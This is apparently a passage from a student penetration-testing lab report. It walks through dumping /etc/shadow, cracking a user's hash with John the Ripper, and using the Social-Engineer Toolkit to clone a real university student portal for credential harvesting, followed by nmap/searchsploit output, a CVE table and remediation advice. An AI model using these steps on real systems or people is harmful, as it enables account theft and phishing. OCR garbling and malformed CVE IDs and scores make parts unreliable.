alternatives   cron.weekly   fuse.conf  hosts.deny libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
alsa          cron.monthly  fonts      hosts.allow libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
apparmor      cron.daily    fuse.conf  hosts.deny libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
apparmor      cron.monthly  fonts      hosts.allow libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
apparmor      cron.weekly   fuse.conf  hosts.deny libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
apt           cryptsetup-initramfs  gecue     initramf-tools libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
apt           cryptsetup-nuke-password  gecue     initramf-tools libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
avahi         dbus-1        glib      initramf-tools libaudit.conf  mke2fs.conf  opensvc     radvd      sensors_d  sudo.conf   vnc
bash.bashrc   dconf        gnome-system-tools ipp-usb    locale.alias netconfig    php      redis      smartd      subinfo      update-misc.d
bash_completion  debconf.conf  gofishh   ipsec.conf    locale.conf  netconfig    php      redis      smartd      subinfo      update-misc.conf
bash_completion.d  debconf.version  gofishh   ipsec.conf    locale.conf  netconfig    php      redis      smartd      subinfo      update-misc.conf
bluetooth      default      grp      ipsec.secrets  locales     networks    postgresql  request-key.d  smrntools      texmf      update-misc.d
bluetooth      default      grp      ipsec.secrets  locales     networks    postgresql  request-key.d  smrntools      texmf      update-misc.conf
bluetooth      default      grp      issue       logcheck    nfts.conf   postgresql-common  resolv.conf  smrntools      texmf      update-misc.conf
bluez          dhcpc        group     issue       logcheck    nfts.conf   postgresql-common  resolv.conf  smrntools      texmf      update-misc.conf
certificates   dhcpc        group     issue.net    login.defs  nfts.conf.d powershell-empire  responder  smrntools      texmf      update-misc.conf
ca-certificates.conf  dnstcpd.conf  gshadow   john       logrotate.d  nginx     profile    rpc      smrntools      texmf      update-misc.conf
certificates   dnstcpd.conf  gshadow   john       logrotate.d  nginx     profile    rpc      smrntools      texmf      update-misc.conf
certificates   dnstcpd.conf  gshadow   kall-memu  macchanger nikto.conf  profile.d  runit    smrntools      texmf      update-misc.conf
certificates   dnstcpd.conf  gshadow   kall-memu  macchanger nikto.conf  profile.d  runit    smrntools      texmf      update-misc.conf
chromium      dpkg         kernel    machine-id  nsisconfig.nsh protocols  samba     strongswan  udisks2      unicorncan
chromium      dpkg         kernel    machine-id  nsisconfig.nsh protocols  samba     strongswan  udisks2      unicorncan
certificates   e2scrub.conf  gntc-2.0  kernel-img.conf  magic    nsisconfig.nsh protocols  samba     strongswan  udisks2      unicorncan
certificates   e2scrub.conf  gntc-2.0  kernel-img.conf  magic    nsisconfig.nsh protocols  samba     strongswan  udisks2      unicorncan
```

Step 4: After that, type sudo cat shadow. Then, copy the david.

```
news:*:19843:0:99999:7::: 45 2025
uucp:*:19843:0:99999:7:::
proxy:*:19843:0:99999:7:::
www-data:*:19843:0:99999:7::: t /usr/share/wordlists/rockyou.txt
backup:*:19843:0:99999:7:::
list:*:19843:0:99999:7:::
irc:*:19843:0:99999:7::: [~] /usr/share/wordlists/rockyou.txt
_apt:*:19843:0:99999:7:::
nobody:*:19843:0:99999:7::: 3 2025
systemd-network:!*:19843::::::025
_galera:!:19843:::::
mysql:!:19843::::: (~)
tss:!:19843::::: ~0 hash.txt/usr/share/wordlists/rockyou.txt
strongswan:!:19843:::::
systemd-timesync:!*:19843:::::
redsocks:!:19843::::: Poll 3.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, P
rwhod:!:19843::::: [ project]
_gophish:!:19843:::::
iodine:!:19843:::::
messagebus:!:19843::::: AMD Ryzen 3 4300U with Radeon Graphics, 1439/2943 MB (512 MB allocatable), 2M0
miredo:!:19843:::::
redis:!:19843::::: length supported by kernel: 0
usbmux:!:19843::::: length supported by kernel: 256
mosquitto:!:19843:::::
tcpdump:!:19843::::: re/wordlists/rockyou.txt': Token length exception
sshd:!:19843:::::
_rpc:!:19843::::: option: 1/1 hashes
dnsmasq:!:19843::::: if the wrong hash type is specified, if the hashes are
statd:!:19843::::: input is otherwise not as expected (for example, if the
avahi:!:19843::::: is used but no username is present)
stunnel4:!*:19843:::::
Debian-snmp:!:19843:::::
_gvmm:!:19843:::::
speech-dispatcher:!:19843::::: 15
sslh:!:19843::::: 3 18:54:12 2025
postgres:!:19843:::::
pulse:!:19843::::: (~)
inetsim:!:19843::::: w hash.txt
lightdm:!:19843::::: line 1 (lailaticeComel): Token length exception
geoclue:!:19843:::::
saned:!:19843::::: option: 1/1 hashes
polkitd:!*:19843::::: if the wrong hash type is specified, if the hashes are
rtkit:!:19843::::: input is otherwise not as expected (for example, if the
colord:!:19843::::: is used but no username is present)
nm-openvpn:!:19843:::::
nm-openconnect:!:19843:::::
nooraina:$y$j9T$p8dG0FD7t9eEo2aIaKTQI.$dca/T1KfCUSgfJCtpm0j9nanMKYNWsMMnfutQKg/ab8:19843:0:99999:7:::
david:$y$j9T$.2g1HV8bMMT576SPaBNbQ/$Wy0XpxHrGGs4jjYUUM3EReVUC2LyVzVjEeZ9EtLHpmC:20223:0:99999:7:::
```

Step 5: After that, paste it in the file name hash.txt.



```
FILE Actions Edit View Help
GNU nano 7.2
hash.txt *
david:$y$j9T$.2g1HV8bMMT576SPaBNbQ/$Wy0XpxHrGGs4jjYUUM3EReVUC2LyVzVjEeZ9EtLHpmC:20223:0:99999:7:::
```

Step 6: Check the file if it saves what we pasted just now. Then open the directory.



```
(nooraina㉿kali)-[~/Desktop]
└─$ cat hash.txt
david:$y$j9T$.2g1HV8bMMT576SPaBNbQ/$Wy0XpxHrGGs4jjYUUM3EReVUC2LyVzVjEeZ9EtLHpmC:20223:0:99999:7:::

(nooraina㉿kali)-[~/Desktop]
└─$ cd /usr/share/wordlists
(nooraina㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt
```

Step 7: We will use John The Ripper to crack the password of David's user account.


```
(nooraina㉿kali)-[~/Desktop]
$ sudo john -format=crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Step 8: Lastly, the password for David's account can be seen which is 12345678.

```
(nooraina㉿kali)-[~/Desktop]
$ sudo john -format=crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678          (david)
1g 0:00:00:00 DONE (2025-05-15 19:11) 1.219g/s 117.0p/s 117.0c/s 117.0C/s 123456..yellow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

d) Social Engineering

Step 1: Run the command sudo setoolkit



```
SET v8.0.3 - The Social-Engineer Toolkit (SET)
Copyright (c) 2013-2016 TrustedSec LLC. All rights reserved.
This copy is 2016-07-14, 10:54:21, 1 day old.
The current module is MMS.
The latest version is MM$.
The currently active module is your master, M.
MM ..... NM
MM ,88888888888888888888. M7
MM .. 88888888888888888888 .M
MM .. 888. MMMMM
MM 888. MMMMM
MM 888. MMMMM
MM 888. TMMMM. .M
M. 888. MMMMM
NM. 888. MMMMM
NM. 888. MMMMM
.M+ .... MM.
.MM. .MD
.MM. .MM
$MM. .MM
,MM? .MMM
,MM, ,MM
,MM, ,MM
,MM, ,MM
https://www.trustedsec.com

[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (ReL1K)
[—] Version: 8.0.3
[—] Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.


[—] Visit: https://www.trustedsec.com
[—] Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Note: If you are using a proxy, make sure to set it up in /etc/environment or /etc/ptf/proxy.conf
Select from the menu:
```

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

Step 2: Selecting the option

1. Social Engineering attack
2. Website Attack Vectors
3. Credentials Harvester attack
4. 2 for site cloner



```
set:webattack>3
[—] Visit: https://www.trustedsec.com
[—] Visit: https://www.trustedsec.com

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import
[—] PAYLOAD
99) Return to Webattack Menu

set:webattack>2
[—] Credential harvester will allow you to utilize the clone capabilities within SET
[—] to harvest credentials or parameters from a website as well as place them into a report
```

Step 3: Key in the kali IP address. Then key in the UMP e-community website address

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://std-comm.ump.edu.my/ecommstudent
[*] NAT/Port Forwarding can be used in the cases where your SET machine is
[*] Cloning the website: https://std-comm.ump.edu.my/ecommstudent your reverse listener.
[*] This could take a little bit ...
[*] The best way to use this attack is if username and password form fields are available. Regardless, this captures all
    POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step 4: change to windows and browse kali IP address. The UMP e-community will be browsed.



e) Vulnerability Metrics

Step 1: Identify the software detection version using the command `sudo nmap -sV [ip]`. It will display all available port, state and version.

```
aiyu@aiyu:~$ sudo nmap -sV 10.0.2.15
sudo: nmap-sV: command not found

aiyu@aiyu:~$ sudo nmap -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 08:45 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000090s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds

aiyu@aiyu:~$ sudo nmap -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 08:48 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000090s latency).
All 65535 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 65535 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds

aiyu@aiyu:~$
```

Step 2: Identify the CVE using searchsploit for all software found in step 1.

```
aiyu@aiyu:~$ searchsploit apache httpd
-----[Exploit Title]-----|-----[Path]-----
Apache - Arbitrary Long HTTP Headers (Denial of Service) | multiple/dos/360.pl
Apache - Arbitrary Long HTTP Headers Denial of Service | linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test' Exploit | cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape 4.75 - Denial of Service | multiple/dos/19536.txt
Apache 1.3.x < 2.0.48 mod_userdir - Remote Denial of Service | linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service | linux/dos/11.c
Apache 2.0.45 - 'APR' Crash | linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Header | multiple/dos/1056.pl
Apache 2.0.52 - GET Denial of Service | multiple/dos/855.pl
Apache 2.4.23 mod_http2 - Denial of Service | linux/dos/40909.py
Apache 2.x - Memory Leak | windows/dos/9.c
Apache HTTP Server 2.4.49 - Path Traversal | multiple/webapps/50383.sh
Apache Httpd mod_proxy - Error Page Cross-Site Scripting | multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects | multiple/webapps/47689.md
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow | windows/remote/16798.rb
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0 | multiple/remote/20595.txt

-----[Shellcodes: No Results]-----
```

```
aiyu@aiyu:~$ sudo nmap -sV 10.0.2.15
```

Step 3: View the CVE info in NVD. <https://nvd.nist.gov>

Search Results (Refine Search)		
Sort results by: Publish Date Descending <input type="button" value="Sort"/>		
Vuln ID 	Summary 	CVSS Severity 
CVE-2021-42013	It was found that the fix for CVE-2021-41773 in Apache HTTP Server 2.4.50 was insufficient. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution. This issue only affects Apache 2.4.49 and Apache 2.4.50 and not earlier versions. Published: October 07, 2021; 12:15:09 PM -0400	V4.0:(not available) V3.1: 9.8 CRITICAL V2.0: 7.5 HIGH
CVE-2021-41773	A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was found to be incomplete see CVE-2021-42013.	V4.0:(not available) V3.1: 7.5 HIGH V2.0: 4.3 MEDIUM

Step 4: Record the metrics.

Software	Version	Exploit Title	CVE ID	CVSS Score	Impact
Apache HTTPD	2.0.49	Arbitrary Long HTTP Headers	CVE-2004-0493	6.4 MEDIUM	AV : Network VC : None VI: Partial VA : Partial
Apache Portable Runtime	2.0.45	'APR' crash	CVE-2003-0245	5.0 MEDIUM	AV : Network VC: None VI : None VA : Partial
Apache HTTP Server	2.0.44	Remote Denial of Service	CVE-2003-1581	2.6 LOW	AV : Network VC : None VI : Partial VA : None
Apache	2.0.52	GET Denial of Service	CVE-2005-1344	.5 HIGH	AV : Network CIA : Partial
Apache Server mod_	2.4.23	Denial of Service	CVE-2016-8612	4.3 MEDIUM	AV : Adjacent VC : None VI : None VA : Low

Apache	2.23.0	Memory Leak	CVE-2025-532 4	4.8 MEDIUM	AV : Local VC : Low VI : None VA : None
Apache HTTP Server	2.4.49	Path Transversal	CVE-2021-413	9.8 CRITICAL	CIA : HIGH AV : Network
Apache mod_proxy	22.0	Error page xss	CVE-2024-923	9.8 CRITICAL	CIA : HIGH AV : Network

REMEDIATION

REMEDIATION	ISSUE	ACTIONS
A. Patching or updating software	The outdated SMB service on 10.0.2.15 (susceptible to EternalBlue and MS17-010), Apache2 with known CVEs, and unpatched Windows 10 computers.	<p>1. Apply the latest security fixes to all the Windows systems, including the MS17-010 patch.</p> <p>2. Disable the SMBv1 with PowerShell, command:</p> <p style="padding-left: 40px;">Set-SmbServerConfiguration-EnableSMB1Protocol \$false</p> <p>3. To prevent the external access to SMB ports (TCP 445), use Windows Firewall or UFW, command:</p> <p style="padding-left: 40px;">sudo ufw deny 445</p> <p>4. To identify the SMB exploit attempts, deploy an intrusion detection system (IDS) such as Snort or Suricata.</p>
B. Changing passwords or configuring access lists.	Weak or default passwords discovered through password cracking and unsecured guest access to SMB shares	<p>1. Use a strong password policy with minimum 12 characters, mix of upper and lowercase, numbers and symbols (NIST, 2020).</p> <p>2. Limit administrative access to authorized personnel only (Microsoft, 2023).</p> <p>3. Implement account lockout after 5 failed attempts (Kaspersky, 2023).</p>
C. Implementing firewall rules or access list	The unfiltered ports, such as SMB (445), and HTTP (80) are accessible to the whole network. The devices belonging to staff and students are not separated.	<p>1. Utilize the host-based firewalls (iptables, ufw) to only permit services that are required:</p> <p style="padding-left: 40px;">sudo ufw allow from 10.0.0.0/24 to any port 22 proto tcp</p> <p style="padding-left: 40px;">sudo ufw deny from 10.0.1.0/24 to 10.0.0.10 port 445</p> <p>2. To limit access by VLAN or floor, configure access control lists, or ACLs, on core switches.</p> <p>3. Unless specifically required, block the external access to internal services.</p>
D. Configuring intrusion detection/preven	Deploy latest threat signatures to detect exploits targeting the identified vulnerabilities	<p>1. Enable behavioral analysis for unusual traffic patterns</p> <p>2. Configure IPS to block IPs after 5</p>

tion systems		failed login attempts within 2 minutes
--------------	--	--


REFERENCES

1. Tutorials Point. (2024). *cat – Unix, Linux Command*. Retrieved from https://www.tutorialspoint.com/unix_commands/cat.htm
2. Kali Linux. (n.d.). nmap. Kali Tools. Retrieved May 30, 2025, from <https://www.kali.org/tools/nmap/>
3. GeeksforGeeks. (2024, July 19). Nmap command in Linux with examples. Retrieved May 30, 2025, from <https://www.geeksforgeeks.org/nmap-command-in-linux-with-examples/>
4. Obialom, B. (n.d.). A guide to using Nmap on Kali Linux. Medium. Retrieved May 30, 2025, from <https://medium.com/@bukkyobialom/a-guide-to-using-nmap-on-kali-linux-c0e6894834a8>
5. National Institute of Standards and Technology. (2020). *Digital identity guidelines: Authentication and lifecycle management (Special Publication 800-63B)*. <https://pages.nist.gov/800-63-3/sp800-63b.html>
6. Kaspersky. (2023). *What is brute force attack?* Retrieved from <https://www.kaspersky.com/resource-center/definitions/brute-force-attack>
7. Microsoft. (2023). *Security baseline for Windows 10 and Windows Server*. Retrieved from <https://learn.microsoft.com/en-us/security/benchmark/windows/>
8. PentestTV. (2025). *Password Cracking with John The Ripper*. YouTube. https://youtu.be/lM8x_ddNsSc
9. Veeraraghavan, R. (2022). Patching Development. . <https://doi.org/10.1093/oso/9780197567814.001.0001>.
10. Syafitri, W., Shukur, Z., Mokhtar, U., Sulaiman, R., & Ibrahim, M. (2022). Social Engineering Attacks Prevention: A Systematic Literature Review. *IEEE Access*, PP, 1-1. <https://doi.org/10.1109/ACCESS.2022.3162594>.
11. *NVD - CVSS v3 Calculator*. (n.d.). <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2024-7923&vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=NIST>


TASK DISTRIBUTION

NO	NAME	TASK CONTRIBUTION
1.	Nooraina Lailatie Binti Mazlan	<ul style="list-style-type: none"> - Led vulnerability scanning. - Do the network scanning and enumeration, password cracking, and social engineering. - Exploited vulnerabilities using tools. - Documented 3 out of 5 exploitations. - Identify matching remediation strategies for each vulnerability.
2.	Anis Ayu Syafiqah Binti Mohammad Nabzham	<ul style="list-style-type: none"> - Assisted in vulnerability scoring. - Documented 2 exploit steps. - Identify matching remediation strategies for each vulnerability.
3.	Athirah Binti Shamsul Nahar	<ul style="list-style-type: none"> - Identified and configured tools. - Discovered and documented device IP addresses, operating systems and others. - Identify matching remediation strategies for each vulnerability.
4.	Puteri Izzra Shazleen Binti Mazlan	<ul style="list-style-type: none"> - Drew and labelled full network topology including WAPs, routers, PCs. - Listed and explained tool usage with. - Identify matching remediation strategies for each vulnerability configuration.

MEETING DISCUSSION

Date	6 May 2025
Time	9:00pm
Attendances	<ol style="list-style-type: none">1. ATHIRAH BINTI SHAMSUL NAHAR2. PUTERI IZZRA SHAZLEEN BINTI MAZLAN3. NOORAINA LAILATIE BINTI MAZLAN4. ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM
Meeting Evidence	

Date	15 May 2025
Time	2:00pm
Attendances	<p>1. ATHIRAH BINTI SHAMSUL NAHAR</p> <p>2. PUTERI IZZRA SHAZLEEN BINTI MAZLAN</p> <p>3. NOORAINA LAILATIE BINTI MAZLAN</p> <p>4. ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM</p>
Meeting Evidence	

Date	31 May 2025
Time	9:00pm
Attendances	<ul style="list-style-type: none"> 1. ATHIRAH BINTI SHAMSUL NAHAR 2. PUTERI IZZRA SHAZLEEN BINTI MAZLAN 3. NOORAINA LAILATIE BINTI MAZLAN 4. ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM
Meeting Evidence	

IP Address that be used during the project

Laila: 10.65.82.145

Izzra: 10.65.82.43

Athirah: 10.65.82.60

Ayu: 10.65.82.159